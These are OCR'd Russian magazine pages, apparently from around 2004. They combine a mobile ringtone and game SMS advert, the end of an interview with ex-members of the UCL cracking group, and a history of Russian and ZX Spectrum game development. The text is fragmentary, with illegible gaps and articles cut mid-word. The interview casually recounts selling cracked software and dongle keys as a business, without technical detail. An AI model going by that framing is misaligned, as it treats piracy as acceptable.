русские хиты					
Бригада /	XA 85669	XA 41755	XA 10426	[illegible]	[illegible]
Ёлка /	XA 10092	XA 10367	XA 10400	[illegible]	[illegible]
Самый самый /	XA 10108	XA 10369	XA 10402	[illegible]	[illegible]
Снег идет /	XA 10184	XA 10370	XA 10403	[illegible]	[illegible]
Седьмой лепесток /	XA 10048	XA 10362	XA 10395	[illegible]	[illegible]
Служебный роман /	XA 309301	XA 309293	XA 10427	[illegible]	[illegible]
Прогулка /	XA 10252	XA 10384	XA 10417	[illegible]	[illegible]
Осколки лета /	XA 10244	XA 10376	XA 10409	[illegible]	[illegible]
Поздно /	XA 10245	XA 10377	XA 10410	[illegible]	[illegible]
Everybody dance /	XA 10246	XA 10378	XA 10411	[illegible]	[illegible]
Кораблик /	XA 10249	XA 10381	XA 10414	[illegible]	[illegible]
Я свободен /	XA 309298	XA 309290	XA 10428	[illegible]	[illegible]
Чему учат в школе /	XA 10066	XA 10365	XA 10398	[illegible]	[illegible]
Все хорошо /	XA 97390	XA 97372	XA 10430	[illegible]	[illegible]
Мир, в котором я не знала до тебя /	XA 48800	XA 48783	XA 10431	[illegible]	[illegible]
Ой ой /	XA 278839	XA 278830	XA 10435	[illegible]	[illegible]
Ночной хулиган /	XA 58858	XA 58844	XA 10437	[illegible]	[illegible]
Мы сидели и курили /	XA 266724	XA 266718	XA 10438	[illegible]	[illegible]
Прасковья /	XA 262923	XA 262919	XA 10439	[illegible]	[illegible]
Проститься /	XA 278842	XA 278833	XA 10440	[illegible]	[illegible]
Ты ушла /	XA 312305	XA 312297	XA 10441	[illegible]	[illegible]
Ума Турман /	XA 313884	XA 313881	XA 10442	[illegible]	[illegible]
мелодии из кино и мультфильмов					
SEX AND THE CITY /	XA 10006	XA 10355	XA 10388	[illegible]	[illegible]
THE LORD OF THE RINGS /	XA 10024	XA 10358	XA 10391	[illegible]	[illegible]
Pink Panther /	XA 10042	XA 10361	XA 10394	[illegible]	[illegible]
Hallelujah /	XA 266729	XA 266722	XA 10444	[illegible]	[illegible]

полифонические мелодии [illegible] **Nokia:** 3100, 3510, 3510i, 3530, 5100, 6610, 6100, 6200, 6610, 6650, 6800, 7250, 7250i, а так же модели с 16-, 24-, 40-голосной полифонией **Sony Ericsson:** P800, T300, T310, T610, T630, T230, Z200, Z600, Z700, Z500, K700, P900, Z1010 **Motorola:** C350, C350, T720, T720i, T725, V300, V500, V600, A830, A835, E380, C370, C450, C650, A760, MPX200, V295, V150, V690, V750, V80, V878, V180, V220, V400p, C380, A630, A1000, E1000, V1000 **Siemens:** [illegible]

полифонические мелодии [illegible] **Samsung:** C100, C110, E100, E700, E710, P400, P510, S100, S200, S300, T100, T400, X200 **монофония** [illegible] **Nokia:** все модели, кроме 3300, 5110, 6210 **Samsung:** [illegible] **Sony Ericsson:** P800, T300, T310, T600, T610 [illegible] **Alcatel:** [illegible] **Siemens:** [illegible] **Motorola:** [illegible] **SonyEricsson:** [illegible] **Samsung:** [illegible]

цветные картинки и открытки


Черные модели: [illegible]


XAPX 43033


XAPX 59159


XAPX 42984


XAPX 315365


XAPX 59135


XAPX 304353


XAPX 42612


XAPX 59147


XAPX 59154


XAPX 42860

[illegible] все модели, кроме 5110 6110 6150 8810 [illegible] 3330 3410 5210 5510 могут использовать картинки в режиме "Screen Saver" [illegible] C100 E100 P100 E400 P400 V200 N620 T100










ЭКСКЛЮЗИВ! БУМЕР 2




XAPX 18182



XAPX 18197



XAPX 18205



XAPX 18207



XAPX 18200

XA 18211



XA 18212

БУМЕР 2
XA 18214


XA 18216


БУМЕР 2 ВАЛЬС 3
XA 12208

Java-игры

Для заказа Java-игры отправьте SMS с выбранным кодом на номер [illegible], например [illegible], где [illegible] – номер из таблицы, соответствующий твоей модели телефона. Установите WAP соединение по полученной ссылке и сохраните загруженное приложение. По полученной ссылке можно обратиться один раз. Стоимость услуги для абонентов [illegible] без учета НДС. Список регионов можно получить на сайте www.8181.rambler.ru


Это настоящий дорожный экшен. Главный герой игры, Дон Флеш, байкер без мотоцикла, его тачку угнали люди мафии, чтобы заставить выполнить грязную работу. Потрясающие ландшафты, невероятные дорожные битвы на 4 территориях.


Игрок может выбрать уровень сложности, и набор шариков, которыми будет играть. Так же доступны различные варианты фигур, можно собирать линии, кубы, уголки и ромбики.


Аркадная ходилка/стрелялка с видом с боку, игра оформлена в лучших традициях приставочных аркадных игр. Молодой маг-друид, постигает тайны мироздания, путешествуя по уровням игры.


В игре есть 8 бойцов с уникальной техникой боя и суперударами. Каждый бой можно завершить специальным действием, которое красиво добьет вашего врага.


Экономическая стратегия для мобильных телефонов. Стань на время владельцем пиццерии и заешь кучу денег, пусть конкуренты в ужасе закрывают свои заведения!



Это занимательная аркадная игра в которой вам предстоит управлять акулой. Сначала акула совсем маленькая надо беречь ее и избегать опасных больших рыб. Но со временем она растет, ведь в океане есть акулы и более маленького размера.



Самый реалистичный бильярд для мобильных телефонов. В игре доступно 15 различных видов игры. Вы можете играть не только с виртуальным противником, но и со своими друзьями совершая удары по очереди.



В ходе игры игрок участвует в многораундовых боксерских поединках. Все удачные удары увеличивают опыт боксера, после боя полученные очки пускаются на увеличение одной из характеристик персонажа – сила удара, маневренность и другие.



Игра является продолжением заслужившей доверие игры RealSoccer. Новая версия значительно превосходит своего предшественника. Теперь вы можете играть за одну из 16 олимпийских команд.


Это настоящие гонки F1. REAL F1 позволит вам максимально погрузится в мир скорости "F1" и получить огромное удовольствие от непосредственного участия в игре.


Классический тетрис. Картинка сексуальной девушки – ваш уникальный приз в конце каждого уровня.


Это старинная игра-головоломка. Суть игры, разобрать различные пирамиды, составленные из разнообразных фишек-иероглифов

ТАБЛИЦА СООТВЕТСТВИЯ

Модели телефонов/Названия игр	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible] Series 30 Color: 3510i, 8910i	41736	41741	41739	41459	75265	41455	41406	41738	41446	41451	41456	
Series 40: 3100, 3200, 3300, 5100, 6100, 6108, 6200, 6220, 6610, 6800, 6810, 6820, 7200, 7210, 7250, 7250i	41740	41746	41743	41703	75187	75356	75353	41742	75354	75280	75469	41705
Series 60: 6600	41766	41767	41765	41476	41395	41472	41404	41764	41735	41466	41473	41724
Series 60: 3650, 7650, N-gage	41766	41771	41769	41508	41396	41488	41408	41768	41480	41483	41489	41724
[illegible] M55, C60, MC60	41774		41773	41523	75191	41519	41409	41772	41512	41515	41520	
S55, SL55	41778	41775	41777	41537	75214	41533		41776	41512	41529	41534	
SX1	41788	41779	41787	41514	41397	41548	41411	41786	41541	41544	41549	
LG G5310, LG G5400, LG G5500, LG G7000A, LG G7020, LG G7030, LG G7050, LG G7100	41792	41793	41791	41567	75215		41412	41790	41556	41559		
[illegible] C100, C110, S300	41796	41797	41795	41581	41398	41577	41413	41794	41570	41573	41578	
X100, X600	41800	41801	41799	41596	41399	41592	41414	41798	41585	41588	41593	
S100, X400, P400, E700, E710	41804	41805	41803	41611	41400	41607	41415	41802	41603	41603	41608	
X450	41808	41809	41807	41625	41401			41806	41614	41617		
[illegible] C370, C450, C550	41812	41813	41811	41640	75308		41416	41810	41629	41632		
T720, T720i, T722, T722i	41816	41817	41815	41655	41402	41651	41420	41814	41644	41647	41652	
C650, C380, V180	41820	41821	41819	41670	41403		41421	41818	41659	41662		
V300, V400, V500, V555, V600, V620, E398	41824	41825	41823	41685	41404	41681	41422	41822	41674	41677	41682	
[illegible] T610, T616, T618, T628, T630, Z600	41828	41829	41827	41699	41405	41695	41423	41826	41688	41691	41696	
K500, K500i	41621	41634	41619									

как заказать

Для заказа мелодии или картинки отправьте SMS с выбранным кодом на номер 8181 (все зоны охвата МТС, Билайн, МегаФон), например, [illegible] или [illegible]. Вы получите мелодию (открытку) или ссылку, пройдя по которой сможете закачать цветную картинку или полифоническую мелодию. Для закачки цветной картинки или полифонической мелодии Вы должны подключить услугу WAP или WAP-GPRS у своего оператора!

Стоимость любого заказа составляет $1,0 (для абонентов МТС – $0,99) без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: [illegible]. Полную информацию о списке регионов обслуживания вы можете также найти на сайте www.8181.rambler.ru

ных пати мне ничего не известно.
- А конфликтные ситуации внутри группы были? Или неприятности с органами.
- Самым памятным случаем было невыполнение заказа одним из ранних мемберов после получения денег. Конечно, такое пройти мимо нас не могло, и человек перестал быть мембером UCL. Что касается органов... было сильное давление, особенно незадолго до закрытия UCL.

Hijaq: Что-то негативное было, но за этими историями не ко мне. Неприятности с органами тоже были, но, как можно заметить, все на свободе, все радуются жизни, а значит, не такие уж это были и неприятности.

Ram_scanner: Были и негативные моменты. Кто-то кинул заказчика на деньги, после чего был скандал. Мембера попросили. История с роспуском тоже радужности обстановке в свое время не добавила. Неприятностями с органами никто особо не хвастался. Насколько я знаю, у одного из мемберов были какие-то трения на этой почве, но с органами или с бандюками, я не в курсе =). Сам он об этом предпочитает не распространяться, поэтому и я не буду. Лично меня это обходило стороной, видимо, паранойя - это не всегда плохо =).

Fixit: UCL и крэкинг закончились для меня именно из-за неприятностей с органами. Мне предлагали попасть под машину, по слухам, мой адрес, пробитый по базе, навещали некие бандиты. Адрес только там был не тот. И такие вещи слышал я от весьма уважаемых людей. Пришлось выбирать - либо дешевые понты и некая псевдоромантика, либо личная безопасность. Я выбрал второе и не жалею.

- Именно поэтому UCL и закрылась?
- Конечно. Мне даже стекла в машине били :)). За всем этим давлением стоял Aladdin. И хочу сказать, что, перекрыв кислород нам, коммерческим распространителям ключей, Aladdin породил бесплатных, которые причинили фирме намного больше проблем. Да, у нас был бизнес, были свои клиенты и какой-то заработок. Но широкого размаха это не имело. С появлением бесплатных ключей и эмулятора от того же Соболя ими стали пользоваться все. И остановить это фирма была не в силах.

Fixit: Группа для меня начала распадаться в начале 99-го - после того, как мы с MeteO выпустили диск с 1С и последними CADами, который, несомненно, тогда стал хитом продаж. На нас было оказано сильное давление, и я тихо ушел в тень. Так сложилось, что тронуть меня не могли, но и я обещал больше никого не трогать. MeteO решил переформировать UCL в UCLabs, но не встретил поддержки. После этого группы как таковой не стало. Этому предшествовал уход CREATOR'а в Aladdin и SkullC0DEr'а в свой коммерческий кракерский проект, но для меня UCL продолжался.

- А как насчет сайта и канала UCL? Расскажи о них.
- На канале я практически никогда не сидел и в последнее время там вообще не появляюсь. А сайт... Да, был сайт. Но никаких релизов и вообще паблика там не было. Сайт, как и эха, и все остальное, служил для привлечения клиентов. UCL ведь была даже не столько United Crackers League, сколько United Commercial League :). Домен ucl.ru уже давно не используется, а вместо него появился ресурс www.dongle.ru, посвященный системам защиты, основанным на электронных ключах.

Hijaq: IRC - это было и есть основное место общения мемберов UCL. Сначала был канал #ucl'97, потом #ucl'98, #ucl'99, #ucl'00... Наконец нам надоело менять имя, и цифры остановились. Общение там идет за жизнь, никакого отношения ко взлому. И чужих там не любят =). Тэйковеры были, но очень давно и по личным мотивам, никакого отношения к межгрупповым конфликтам. Была попытка сделать свой сайт, но ввиду децентрализованности команды и общего рас3.14здяйства домен был успешно потерян, и что там находится сейчас, любой может узнать, набрав на клавиатуре нехитрую комбинацию (.ru на конце).

Fixit: Канал, насколько я помню, начался с #ucl'97. С тех пор при включении компа я сразу запускаю mIRC. В начале были и тейковеры, и другие подобные вещи, но потом все поутихло. Сейчас канал - просто тусовка, далекая от тем взлома.

- Чем бывшие мемберы UCL занимаются сейчас?

- Кто чем. Многие нашли легальную работу и зарабатывают на этом неплохие деньги. Говорят, что с прошлым покончено. Но кто их на самом деле знает, от старых привычек не так-то просто избавиться. Как я уже говорил, порой всплывают очень интересные факты. Creator нашел работу в Германии и уехал из России году в 99-м. С тех пор о нем ничего не слышно. Что касается меня, моя официальная работа позволяет мне развиваться и расширять круг знакомств. Но живу я, как ты понимаешь, не на одну зарплату.

Hijaq: Кто-то ушел в админы, кто-то в программерство. Кто-то вообще отошел от компов. Продолжают ли ломать? Некоторые наверняка да. Для удовольствия или поддержания квалификации. Лично я занялся тем, что мне нравится и достаточно неплохо получается, - защитой софта. Впрочем, не я один такой - в Seculab'e, где я работаю, есть и второй бывший UCL'овец =).

Ram_scanner: Я не считаю, что группа закрыта. Community существует, регулярно встречается и пьет совместно водку, ведет какие-то проекты, правда, часто уже не в рамках сцены. Практически все легализовали свой бизнес и занимаются либо вопросами безопасности, либо разработкой систем защиты от НСД и тому подобными вещами, применяя на практике заработаный в свое время опыт. Сам я работаю в одной из телекоммуникационных компаний. Если брать вышеприведенный мемберлист, то KrK, насколько я знаю, тоже имеет прямое отношение к телекоммуникациям, kab занимается внедрением каких-то решений на базе E-Token'ов, Chares Kludge занимается сетями.

Fixit: Короче, все остались друзьями. Общих тем практически ни у кого нет, но на канале все появляются. Питерские часто встречаются. Почти всегда spot собирает на свой ДР весь питерский UCL. Очень много народа было на ДР Бизона, в начале марта предыдущего года. Собрался весь UCL и те, кто имеет отношение к тусовке. Держимся друг друга, наверное, из-за того, что много общего, схожие взгляды на жизнь.
В 2001 году мы с двумя людьми (один из UCL, другой из окружения UCL) открыли фирму ЗАО «Секьюлэб» (http://www.seculab.ru), где успешно применяем наши навыки, полученные в те времена. Я заметил, что компьютерная безопасность затягивает, от взлома и противостояния интеллектов невозможно отказаться добровольно. Просто мы перешли на другую сторону. А еще я понял, что только хороший взломщик сможет грамотно защищать. В момент создания защиты автоматически в голове возникает мысль, что бы ты сделал для взлома. И когда понимаешь, что не стал бы ломать сам, - тогда защита сделана грамотно. Сейчас нам приходится ломать софт по просьбе производителей ПО, и, получив консультацию, они полностью отказываются от текущей схемы, доверяя ее реализацию нам. Нет защиты, которую нельзя сломать, но всегда есть возможность сделать взлом невыгодным, а значит, ненужным.

Разговор подходит к концу, и мы перебираемся из кафешки на Невский. Там я задаю еще один вопрос: «Ну а скучаешь по тем временам? Есть что-то вроде ностальгии?». Mete0 смеется. «Какая там ностальгия. Компьютеры никогда не играли для меня основную или даже важную роль в жизни. Оглянись вокруг - то, что ты видишь, намного интереснее. Многие этого даже не замечают. Сможешь ли ты сейчас описать своего соседа в метро по пути сюда?». «Я читал КПК :)», - честно отвечаю я. Потом разговор переходит в другое русло, и в конце концов мы прощаемся.
По пути обратно в вагоне метро я на секунду отрываюсь от КПК и замечаю рядом симпатичную девочку. Улыбаюсь ей, она улыбается мне. А потом... все-таки Mete0 был прав.


Одна из недавних тусовок экс-мемберов UCL



MTV
МУЗЫКАЛЬНОЕ ТЕЛЕВИДЕНИЕ™


ЖTV
Ж . . . . . ТЕЛЕВИДЕНИЕ

Данил Д aka xbit (stream@oskolnet.ru)



GAMEDEV


Стенд игры «Сфера»

Ромеро (справа) и Холл (слева)

Команда разработчиков DTF.RU

КАК ОБРАЗ ЖИЗНИ


Геймдевелоперы на КРИ

Вспомни, с чего начиналась твоя любовь к компам? Не ври, что с паскаля или си. Ведь не они заставляли тебя придумывать родителям причину для покупки писюка, а потом просиживать ночами у монитора. Большинство из нас приобретало комп для игр.

О ТОМ, КАК ЖИВЕТСЯ РУССКИМ ГЕЙМДЕВЕЛОПЕРАМ

НЕМНОГО ИСТОРИИ

В далеком 1961 году в Массачусетском технологическом институте была разработана первая компьютерная игрушка - SpaceWar. Суть игры заключалась в перестрелке двух пиксельных корабликов. В широких кругах это событие осталось незамеченным - в SW играли только студенты МТИ на огромном местном мейнфрейме. И репортеры не проявили к этому интереса.

В 1971 году Нолан Башнелл создал и начал продавать первую коммерческую игру Computer Space. По сути, это был тот же SpaceWar, но существенно переработанный и рассчитанный на массового пользователя. На рынке продукт такого рода был еще не востребован, и заработать на нем не удалось. Но Башнелл не сдался. Он основал компанию Atari и в 1972 году выпустил культовую игру Pong, с которой и началась эра коммерческих игр. Идея была проста - две тарелочки, управляемые людьми, отбивают мяч и стараются удержать его на игровом поле. На этот раз детище Нолана оценили по достоинству – игра имела бешеный успех. Разделения на жанры вначале не было. SpaceWar и Computer Space были играми одного типа - аркадами. Лишь в 70-х годах группа девелоперов под предводительством Вильяма Кроутера разработала первую приключенческую игру Adventure - простенькую текстовую бродилку, положившую начало новому игровому направлению.


1976 год был богат на игровые события. Башнелл продал Atari фирме Warner Communications за двадцать с лишним миллионов долларов. Теперь фирма Нолана была ориентирована на игровые приставки, причем всего с одной игрой. А знаменитые создатели Mac'ов Стив Джобс и Стив Возняк придумали Breakout, известный сегодня как арканоид.

В начале 80-х стало ясно, что время компьютерных игр пришло и дальше будет только больше. Индустрия в эти годы достигла оборота более миллиарда долларов, было продано около 300 тысяч приставок и игровых автоматов. И эти цифры росли быстрыми темпами. Новые компании выпускали хит за хитом: Donkey Kong, Galaxian, Pac-Man. Игровая индустрия на Западе процветала...

РОССИЙСКИЙ ГЕЙМДЕВ

Что же касается отечественных разработчиков, им пришлось несладко. Связано это в первую очередь с пиратством и нежеланием государства бороться с этим явлением. Особенно тяжко было девелоперам, ориентировавшимся целиком на российский рынок. Разработка по-настоящему качественных игр требовала немалых капиталовложений, что сказывалось на их стоимости. А переубедить нашего обывателя в необходимости платить за то, что можно просто скачать, весьма проблематично. Получался замкнутый круг. Пиратство набирало обороты. Причем многие не только не пытались скрыть природу происхождения своего товара, а открыто укреплялись на рынке пиратских игр. Число геймеров росло, рос спрос. Кто-то в предвкушении конкуренции пытался закупиться получше. Другие пошли по пути локализации уже существующих игр. Прилавки магазинов очень быстро оказались завалены дисками со стикером «Полностью на русском языке». Неважно, что перевод был сделан коряво (хотя иногда для озвучки привлекались артисты из СоюзМультфильма). Важно то, что это сработало и русские девелоперы снова остались не у дел.

Но, как это парадоксально ни звучит, во многом движению геймдева в России помогли именно пираты. Ведь откуда подпольщики брали исходный материал для копирования? Правильно - закупали партию за границей. С


Дефолтная страница компании КранХ


Единственная и неповторимая КРИ




Вход в КРИ

«Звездное наследие»

Блицкриг - гордость отечественной индустрии


Тема борьбы добра и зла все еще пользуется популярностью



Сайт «Сферы» - крупнейшей русской MMORPG

этим было много мороки, и некоторые решили попробовать продавать легальные копии. Свой покупатель нашелся, и постепенно начали открываться точки, торгующие исключительно лицензионными игрушками.
Со временем пираты стали все больше стремиться к легализации своей деятельности и даже производить свои собственные игры. И у них это получилось. К процессу привлекли множество талантливых людей, проблем с финансированием не возникало - ранее полученные от продажи контрафактов деньги могли покрыть любые расходы.
Вместе с пиратами свой путь начали и самостоятельные группы разработчиков, зачастую выходцы из одного игрового клана. Именно так на просторах рунета нарисовался знаменитый www.DTF.ru.

ГРУППЫ

Началось все в 1998 году, с увлечения играми отца-основателя проекта Александра «GREEN» Федорова. Изначально планировалось посвятить сайт исключительно шутерам от первого лица, но с приходом в команду новых членов направленность сайта резко изменилась. К работе над проектом присоединился Михаил Федоров aka Завхоз, очень известная всем квакерам личность, отец quake.spb.ru на пару с Гоблином. Однако путь к славе давался нелегко. Были и финансовые проблемы, связанные с обвалом дот-комов, когда разработчики в одночасье лишились почти всего и вынуждены были работать дома. Команду DTF даже выселили из офиса. Одним словом, gamedev в нашей стране лишь недавно начал становиться на ноги, и до этого всем приходилось тяжко. Многие не выдержали борьбы, и группы распались. Ведь игровая индустрия - вещь непостоянная, и разработчики всегда рискуют вылететь в трубу, если игра провалится. Мемберы DTF признаются, что по-настоящему захотели связать свою жизнь с играми только после получения первых прибылей.
Сегодня DTF.RU является центровым местом для общения разработчиков игр. Здесь проводятся серьезные дискуссии об играх, ищется работа в геймдеве, обсуждаются свежие идеи и находки, а также рассказываются последние новости из мира игр. «Мы хотим, чтобы они воспринимали нас как своеобразный клуб, который существует благодаря его членам и который развивается для своих членов с их помощью», - объясняет Александр Федоров.
Из любительского проекта DTF.RU вырос в проект, уважаемый не только геймдевелоперами, но и геймерами. И говоря о DTF, нельзя не рассказать о КРИ.

КРИ

КРИ - это Конференция разработчиков компьютерных игр, единственная в России на сегодняшний день. Впервые была проведена в марте 2003-го и сразу получила всеобщую поддержку со стороны разработчиков, активно принимавших в ней участие. На КРИ был зачитан ряд докладов очень известных и уважаемых в игровой индустрии людей, таких как КранК и С. Орловский. Присутствовали представители западных компаний, которые тоже подготовили несколько лекций.
Евгений «GEorGE» Новиков: «На открытии было здорово. Лекции, стенды, живое общение - все это дает полноценное погружение в атмосферу геймдева. Безусловно, КРИ дает и практическую пользу. Это единственное в своем роде событие в России, на котором собираются практически все наши игроделы: от издателей и крупных разработчиков до молодых команд и просто интересующихся играми людей. Есть реальные случаи, когда молодые неизвестные разработчики на прошлых КРИ не только перенимали опыт «старичков», но и находили издателей для своих первых проектов».
Говоря в целом, КРИ носит скорее официальный, нежели тусовочный характер. Это, конечно, не E3 - размах не тот, но на конфе



www.kriconf.ru - официальный сайт КРИ
www.dtf.ru - сайт одной из самых ярких ГД групп
gamedev.ru - разработчикам посвящается
www.kdlab.com - знаменитая K-D LAB
kranx.com - сайт самого известного русского геймдевелопера

2004 года было достаточно игр, чтобы не заскучать. Демонстрировались такие монстры, как S.T.A.L.K.E.R., «Периметр», «В тылу врага», и малоизвестные Telladar Chronicles: Reunion, The Tales of Walenir, Flight of Fancy. Последнее - это интерактивный симулятор, в котором человек управляет полетом дракона с помощью своих рук. Взмахивая ими подобно крыльям, можно заставить дракона поворачиваться или набирать скорость. Конечно, внизу проносятся живописные пейзажи. Реализовано это просто - положение рук отслеживается веб-камерами, а информация с нее обрабатывается самопальной программой motion detection. Представленный на КРИ-2004 вариант был далек от окончательного, в релизе авторы пообещали гонки, воздушные бои и прочие прелести.

В 2004 году конференцию посетили всем известный Джон Ромеро и Том Холл из ID Software, которые поделились некоторыми секретами геймдева. Среди тем лекций были «FX Composer» и «Оптимизация игровых приложений» от специалистов из NVIDIA, «Архитектура графических карт будущего» от ребят из ATI, рассказ небезызвестного Гоблина о процессе перевода, послушать который собралась полная аудитория. А в конце всех ждал фуршет.

ПЕРСОНЫ

Как и в любой другой сфере, в игровой индустрии есть свои лидеры. Наверное, самым узнаваемым геймдевелопером можно назвать Андрея «КранК» Кузьмина, бывшего генерального директора калининградской компании K-D LAB. Наибольшую известность компания приобрела после выхода знаменитой игры «Вангеры», которая произвела настоящий фурор в России и за рубежом. А ее проект «СамоГонки» в 2000 году вошел в число девяти финалистов Independent Games Festival на GDC-2000 (крупнейшая мировая конференция профессиональных разработчиков игр в Сан-Хосе, США), получив звание IGF-2000 Winner. Западная версия «СамоГонок» - Spanking Runners - постепенно издается по всему миру.

Совсем недавно игровой мир облетело известие: КранК уходит. Но уходит не из игровой индустрии, а из K-D LAB, для того чтобы создать свою собственную компанию - КранX. И теперь весь русский игровой мир ждет ее первых релизов.

ГЕЙМДЕВ НА СПЕКТРУМЕ

Йоу, нига, это mindw0rk. Пока мой автор рассказывает тебе о русском геймдеве на PC, я хочу вставить пять копеек и добавить кое-что о геймдеве на Спектруме. Да-да, старом добром ZX, на котором, если тебе повезло, ты пулял в Silk Worm и рубил злодеев в Target Renegade. История геймдева на этой платформе чертовски интересна - на протяжении 80-х годов десятки фирм выпускали свои игры. Делать их в то время было попроще, на создание одной игры уходило в среднем полгода, а штат разработчиков состоял из десятка человек. Но я не буду сейчас рассказывать истории взлетов и падений, вспоминать о бессмертных Dizzy, Elite и других игрушках, на которых выросло целое поколение компьютерщиков. Все это имеет лишь историческую ценность. Расскажу только о российском ZX геймдеве середины 90-х, когда оно находилось на самом пике.

Первые игры на Спектруме от наших ребят стали появляться с 1990 года. Все они были клонами тетриса, змеек, columns и других простых игр. В 1993 году Вячеслав Медноногов, более известный как Copper Feet, написал «Приключения Буратино» - первую русскую адвентюру, русский ответ Dizzy. Несмотря на то, что сюжетная линия была проще борща, а Буратино больше походил на Пьеро, начало было положено. В том же году парни из группы Energy впервые сделали попытку портировать PC игру на ZX, в качестве жертвы выступила King's Bounty. В 1994-м игра «Поле чудес» появилась на машине практически каждого счастливого обладателя спектрума. Автором этих и других игр были один или пара человек, распространялись они бесплатно и обычно создавались для души.

Первым крупным коммерческим проектом стала игра «Звездное наследие», вышедшая в 1995 году. Ее разработчик - группа Step - к тому времени была уже широко известна благодаря своему дискмагу Spectrofon. Наследие представляло собой адвентюру нового типа, в которой каждое действие приходилось выбирать из меню, и чтобы догадаться, как выбраться из передряги, нужно было изрядно пошевелить мозгами. В игре также были экшн-вставки, когда приходилось сражаться с монстрами. Игра разрабатывалась довольно долго, делал ее целый штат талантливых людей. Неудивительно, что «Наследие» стало не просто хитом, а по-настоящему культовой игрой. Игра продавалась через распространителей и по почте (занимала она одну дискету), и цена на нее была не такая уж большая. Но вскоре стало ясно, что средний пользователь Спектрума за софт платить не любит. Да и незачем было платить, так как на спеке было много кракеров, которые быстренько разделались с защитой и пустили пиратские версии в свободное плаванье.

Дальнейший ZX геймдев развивался совместно с демосценой. Практически все игры писали сценеры. Великолепная адвентюра «48 утюгов» вышла под лейблом Galaxy, адвентюра «Винни Пух» была выпущена Softland'ом, а Speed Code зарелизил на радость фанатам русское продолжение Dizzy - Dizzy X (Return to Russia). О каждом новом игровом проекте писала спектрумовская пресса: дискмаги и е-зины брали интервью у авторов, держали в курсе процесса и подгоняли разработчиков, если те слишком уж задерживали свое детище.

В 1995 году вышла «НЛО 1: Враг неизвестен» - спектрумовская версия писишной UFO, которую написал Copper Feet. Порт был сделан очень качественно, и игра имела огромный успех среди спектрумистов. Помнится, я сам ее два раза прошел запоем :). Когда Слава объявил о работе над второй частью, это был самый ожидаемый продукт на ZX. Он вышел в 1996 году, оправдав надежды на все сто.

В 1996 году известнейшая демогруппа Digital Reality объявила в дискмаге ZX-Format о проекте Megaball, который должен был стать самым навороченным арканоидом за всю историю Спектрума. В том же номере ZX-Format в приложении содержалась демоверсия новой бродилки, где игрок выступал спецагентом и должен был расследовать какое-то дело. Обе игры обещали стать хитами, но ни одна из них не вышла. Ребятам из Digital Reality, похоже, арканоида показалось мало, и они решили портировать на Спектрум не что-нибудь, а сам Doom. Новость облетела весь спектрумовский мир, и народ, затаив дыхание, ждал. Вскоре вышла демка, которая действительно напоминала Doom (закроем гла-

КОМПАНИИ

Пробиться в игровую индустрию сегодня невероятно сложно. И связано это не только со сложностями в поиске издателя, просто конкурировать с раскрученными брендами без финансовой поддержки практически нереально. Именно поэтому многие молодые группы начинают работать в нишах, еще не занятых монстрами геймдева. Хорошим вариантом стала для них разработка игр под карманные компьютеры и мобильные телефоны. Там проблема пиратства стоит не столь остро, а иногда даже играет на руку девелоперам.
Из тех, кто смог пробиться в большую игровую индустрию, можно назвать «Нивал», K-D LAB, «Акеллу», «Никиту» и др. Многие, наверное, слышали про онлайновую игру «Сфера», разработчиком которой является «Никита». «Вангеры» от K-D LAB, как я уже говорил, буквально снесли чартеры мировых продаж. Что уж говорить про ниваловские «Аллоды». А ведь восхождение к игровому Олимпу большинство из них начало с кустарного производства...

ДВА БРАТА

Как ты, наверное, уже понял, игровая индустрия делится на разработчиков и издателей. Первые непосредственно разрабатывают игры, последние их реализуют и зачастую занимаются локализацией. Разработчик зависит от издателя, и его поиск играет огромную роль в успехе конечного продукта. Даже шедевр может пройти мимо игрока, если издатель не сможет грамотно поднести игру. Неудивительно, что в геймдеве, как и в любом другом бизнесе, встречаются кидалы. Причем как с одной, так и с другой стороны. Например издатель, имея дело с неопытным разработчиком, может прописать в контракте с виду незначительные условия, которые принесут сильную головную боль в дальнейшем. Конечно, по незнанию разработчик об этом даже не догадывается.
Вот пример возможного подвоха. В контракте указывается, что издателю передаются все имущественные права на ВСЕ, что было сделано в процессе разработки проекта, при этом издатель успокаивает разработчика фразой, что все авторские права остаются у него. Это тот пункт, который не раз аукнется при попытке уйти от издателя. Ведь если издателю по контракту принадлежит все, он может заявить права на все, вплоть до веб-страницы разработчиков, если она была соз-

за на спековскую графику), и в ней можно было даже побродить по лабиринтам и пострелять. Но, как ни просили поклонники, как ни пинала пресса DR, релиза игры так и не произошло. Слишком много было еще работы, и слишком сомнительной была перспектива поднять на этом денег.

